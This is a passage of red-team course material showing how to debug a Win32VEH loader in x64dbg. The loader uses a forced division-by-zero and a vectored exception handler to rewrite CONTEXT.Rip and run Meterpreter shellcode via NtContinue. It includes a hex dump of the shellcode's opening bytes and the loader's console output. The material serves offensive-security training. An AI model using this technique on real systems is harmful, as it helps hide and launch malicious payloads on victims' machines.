0000001F60AFF5E8	Follow QWORD in Disassembler	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000001F60AFF5F8	Follow QWORD in Current Dump	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000001F60AFF608	Follow QWORD in Dump	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000001F60AFF618	Follow QWORD in Dump	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Command:
Paused Hardware breakpoint (qword, write) at <&data> (0000001F60AFF578)!

As shown below, the dump view confirms that **CONTEXT.Rip** was successfully updated to point to the memory address of our Meterpreter shellcode. The bytes at this address begin with the well-known shellcode prologue **FC 48 83 E4**, which clearly identifies the start of the shellcode.

Address	Hex	ASCII
00007FF75D4C1808	FC 48 83 E4 F0 E8 CC 00 00 00 41 51 41 50 52 51	ÛH.ăðèì...AQAPRQ
00007FF75D4C1818	48 31 D2 56 65 48 8B 52 60 48 8B 52 18 48 8B 52	HlôVeH.R.H.R.H.R
00007FF75D4C1828	20 48 8B 72 50 4D 31 C9 48 0F B7 4A 4A 48 31 C0	H.rPm1ÉH.JJH1À
00007FF75D4C1838	AC 3C 61 7C 02 2C 20 41 C1 C9 0D 41 01 C1 E2 ED	~<a .,AAÉ.A.Ââí
00007FF75D4C1848	52 41 51 48 8B 52 20 8B 42 3C 48 01 D0 66 81 78	RAQH.R.B<H.Đf.x
00007FF75D4C1858	18 0B 02 0F 85 72 00 00 00 8B 80 88 00 00 00 48r.....H
00007FF75D4C1868	85 C0 74 67 48 01 D0 50 44 8B 40 20 8B 48 18 49	.ÀtGH.ĐPD.@.H.I
00007FF75D4C1878	01 D0 E3 56 48 FF C9 41 8B 34 88 48 01 D6 4D 31	.ĐâVhÿÉA.4.H.ÔMl
00007FF75D4C1888	C9 48 31 C0 41 C1 C9 0D AC 41 01 C1 38 E0 75 F1	ÉH1AAÁÉ.-A.Á8âuñ
00007FF75D4C1898	4C 03 4C 24 08 45 39 D1 75 D8 58 44 8B 40 24 49	L.L\$.E9Nu0XD.@\$I
00007FF75D4C18A8	01 D0 66 41 8B 0C 48 44 8B 40 1C 49 01 D0 41 8B	ĐfA.HD@TĐA


Command:
Paused win32veh.exe: 00007FF75D4C1808 -> 00007FF75D4C1808 (0x00000001 bytes)

This observation verifies that our VEH handler correctly modified the saved instruction pointer in the **CONTEXT** structure. As a result, execution flow has been redirected away from the faulting division-by-zero instruction and is now set to continue at the shellcode entry point, exactly as intended.


Task: Validating Context Restoration

Finally, we want to verify that context restoration—performed via **NtContinue()** in **ntdll.dll**—works correctly and that execution ultimately transfers to our shellcode.

As shown in the image below, the debugger is still paused at the hardware write breakpoint on **CONTEXT.Rip**, which we set to capture the moment **CONTEXT.Rip** was updated to the shellcode address.



As shown below, to resume the execution flow, click the **Run** button in x64dbg or press **F9**.



This will resume the process and hand control back to the loader's console window. As shown below, we then press **<Enter>** in the loader's console to return from the VEH handler and allow execution to continue—ultimately transferring control to our shellcode.


```

C:\Users\user\Desktop\ESI\ESI_Material_Master_RedOps\01-Loaders\B5-...
3. Press F9 in x64dbg to resume execution (it will jump to shellcode).

[4] WHAT HAPPENS NEXT? (NtContinue)
-----
1. You return EXCEPTION_CONTINUE_EXECUTION from VehHandler.
2. Control returns to ntdll!KiUserExceptionDispatcher.
3. ntdll calls the syscall NtContinue(ContextRecord, ...).
4. The Kernel reads the CONTEXT structure (which you just modified).
5. The Kernel restores all registers from that structure.
6. Since Rip is now pointing to shellcode, the CPU jumps there.

#####
Press <ENTER> to return from VEH and execute shellcode.
  
```

As shown below, back in x64dbg we hit the final breakpoint on **NtContinue()** (also shown as **ZwContinue()**). This is an expected and important step in the exception flow: **NtContinue()** is used to restore execution from the modified **CONTEXT** structure and resume the thread with the updated CPU state.



The screenshot displays the x64dbg interface with a breakpoint set on the `ZwContinue` function at address `00007FFF8182DDF0`. The instruction list shows the following assembly code:

```


4C:8BD1 mov r10,rcx
B8:43000000 mov eax,43
F6:0425 0803FE test byte ptr ds:[7FFE0308],1
75:03 jne ntdll.7FFF8182DE05
0F:05 syscall
C3 ret
CD:2E int 2E
C3 ret
  
```

The command line at the bottom shows: `Paused INT3 breakpoint at <ntdll.ZwContinue> (00007FFF8182DDF0)!`

At this point, the instruction pointer in the restored context determines where execution continues next. Because our handler adjusted **CONTEXT.Rip** to point to our intended target routine, returning through **NtContinue()** applies that change and resumes execution at the updated address. In other words, this step confirms that the context restoration mechanism is working and that our redirection via the **CONTEXT** snapshot is taking effect.

At this point, we have completed the debugging process for this loader and verified the full exception-handling flow, including context restoration via **NtContinue()**.

To continue execution and allow the process to resume normally with the restored CPU context, simply click the **Run** button in x64dbg or press **F9** multiple times, as shown below. Doing so allows the thread to proceed past **ZwContinue()** and resume execution using the modified **CONTEXT** state.



This confirms that the **exception-handling flow** and **execution redirection** logic function correctly from start to finish. Execution then continues at the target address—where the Meterpreter shellcode resides in memory—specified by the updated instruction pointer, demonstrating that control flow has been successfully redirected as intended and, in our case, that a **Meterpreter shell** should have opened.

Summary

Through step-by-step debugging in x64dbg, we verified the full vectored exception-based execution flow implemented by the **Win32VEH** loader. We first confirmed that the Vectored Exception Handler (**VehHandler**) was registered by placing a breakpoint on **RtlAddVectoredExceptionHandler()** in **ntdll.dll**, along with a breakpoint on the handler routine inside the loader. Hitting **RtlAddVectoredExceptionHandler()** confirmed that the loader's call to the Win32 API **AddVectoredExceptionHandler()** (via the kernel32/kernelbase export path) reached the **ntdll.dll** implementation and performed the actual VEH registration.

We also configured breakpoints on **KiUserExceptionDispatcher()** and **NtContinue()** in advance to observe the later dispatch and context-restoration stages once an exception was raised. Next, we intentionally triggered a **division-by-zero** and observed the **debugger** stop on a **first-chance exception** with **RIP** pointing to the faulting instruction.

Continuing execution reached **KiUserExceptionDispatcher()** in **ntdll.dll**, indicating that the exception was being delivered back into user mode for handler processing. Execution then transferred into **VehHandler()**, where we inspected **EXCEPTION_POINTERS** and verified that **ExceptionRecord->ExceptionAddress** matched **CONTEXT.Rip** and both correlated to the faulting divide-by-zero instruction in the disassembly.

To validate redirection, we set a **hardware write breakpoint** on the memory location holding the **CONTEXT.Rip** field and caught the exact moment the handler rewrote the saved RIP to the payload entry point; following the updated value confirmed it resolved to the shellcode start. Finally, hitting **NtContinue()** (**ZwContinue()**) verified that execution resumed via restoration of the modified **CONTEXT**, completing the redirection from the faulting instruction to the Meterpreter payload.

Demo Material - RedOps